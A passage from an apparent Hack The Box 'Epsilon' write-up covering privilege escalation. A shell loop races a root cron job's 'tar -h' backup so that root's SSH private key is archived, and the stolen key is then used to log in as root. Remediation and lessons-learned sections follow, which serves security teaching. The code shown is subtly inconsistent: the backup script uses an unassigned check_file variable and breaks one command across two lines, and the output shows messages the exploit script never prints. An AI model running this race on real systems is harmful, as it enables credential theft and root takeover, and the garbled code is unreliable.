2.7 Privilege escalation, tar symlink race

Running pspy as `tom` shows a root job firing every minute.




Figure 21: pspy shows /usr/bin/backup.sh executing as root (UID=0) every minute via cron.

```
#!/bin/bash
file=`date +%N`
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
sha1sum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar"
/opt/backups/checksum "/opt/backups/$file.tar"
```

The bug is `-h` in the second tar, which follows symlinks and archives whatever they point at. The 5 second sleep is my window. If I replace `/opt/backups/checksum` with a symlink to root's private key during that gap, the root tar dereferences it and bundles root's key into a backup I can read.

```
#!/bin/sh
if [ -e /opt/backups/checksum ]; then
    rm -f /opt/backups/checksum
    ln -sf /root/.ssh/id_rsa /opt/backups/checksum
fi
```

```
while true; do ./exploit.sh; done
```

```
tom@epsilon:/tmp$ chmod 700 exploit.sh
chmod 700 exploit.sh
tom@epsilon:/tmp$ while true; do ./exploit.sh; done
while true; do ./exploit.sh; done
[+] Checksum file removed
ln: failed to access '/opt/backups/checksum': Permission denied
[+] Symlink placed
```

Figure 22: running the exploit in a loop. The "Permission denied" lines are cycles where root was mid-recreation of the file, the "Symlink placed" lines are the ones that land in the window.

After a cycle lands in the window, the newest archive in `/var/backups/web_backups/` holds root's key inside `checksum`. Fix the permissions, log in, done.

```
tar -xvf <newest>.tar && chmod 600 opt/backups/checksum
ssh -i opt/backups/checksum root@localhost
```

```
tom@epsilon:/tmp/opt/backups$ chmod 600 checksum;ssh -i checksum root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPArj5uYqJwwe7mpUbzD/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 2.0


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Feb  7 01:52:42 2022
root@epsilon:~#
```

Figure 23: SSH login as root@epsilon using the exfiltrated key. id confirms uid=0(root).

Rooted.

3. Why It Was Vulnerable

- The `.git` directory was served publicly, leaking the full source.
- AWS keys and the app secret were hardcoded, and still sat in old commits after being "removed".
- One secret was reused for the API gateway and for signing the app's JWT, so a single leak broke login.
- User input was rendered as a Jinja2 template, giving code execution.
- A root cron job ran `tar -h` over a user writable path, so a symlink leaked root's key.

4. How to Fix It

- Block `.git` at the web server and deploy build artifacts, not the repo.
- Keep secrets out of code using env vars or a secrets manager, scan commits, and rotate anything that leaks.
- Use a separate strong secret per purpose, never reuse one across components.
- Never render user input as a template, and validate input server side.
- Don't run privileged jobs over user writable paths, and don't follow symlinks in backups.

5. Skills Involved

- Service enumeration and reading a scan for the one detail that matters
- Reconstructing a repo from an exposed `.git` and diffing commit history
- Using leaked keys against a mock AWS endpoint (Lambda enumeration)
- JWT forgery against symmetric HS256 signing
- Server Side Template Injection to RCE
- Linux privesc through a symlink race condition

6. What We Learned

- "Deleted" secrets live on in git history, so leaked source is often the whole game.
- Secret reuse is a force multiplier. One value from the Lambda code unlocked the entire app.
- The weakest cron job on a box can outweigh everything in front of it. A 5 second sleep was enough.
- Mock cloud endpoints behave like the real API, so the same CLI tradecraft applies.

7. Link to Our Project

Epsilon is the machine SnapVault's storage design is pushing back against. Two of its ideas shaped our weak build directly. The AWS keys recovered from an old commit became our `config.bak` left in an old object version, the same "secret sitting in an old artifact" pattern, and the reused signing secret informed why our hardened build keeps one scoped credential per job with nothing privileged reachable. In the hardened SnapVault, versioning is off, there's no secret in the bucket to recover, and the read key can't list versions, which closes the exact door Epsilon walks through in steps 2.2 and 2.3.

References

0xdf. (2022, March 10). *HTB: Epsilon*. 0xdf hacks stuff. https://0xdf.gitlab.io/2022/03/10/htb-epsilon.html

Cyber Wired. (2024). *Hack the Box: Epsilon writeup*. Cyber Wired Training. https://www.cyberwiredtraining.net/writeups/hack-the-box-epsilon

MrR3boot. (2022, January 19). *Epsilon* (Document No. D22.100.149) [Machine writeup]. Hack The Box.

Internetwache. (2020). *GitTools* [Computer software]. GitHub. https://github.com/internetwache/GitTools

Swissky. (2024). *PayloadsAllTheThings: Server-side template injection* [Computer software]. GitHub. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection

DominicBreuker. (2020). *pspy: Monitor Linux processes without root permissions* [Computer software]. GitHub. https://github.com/DominicBreuker/pspy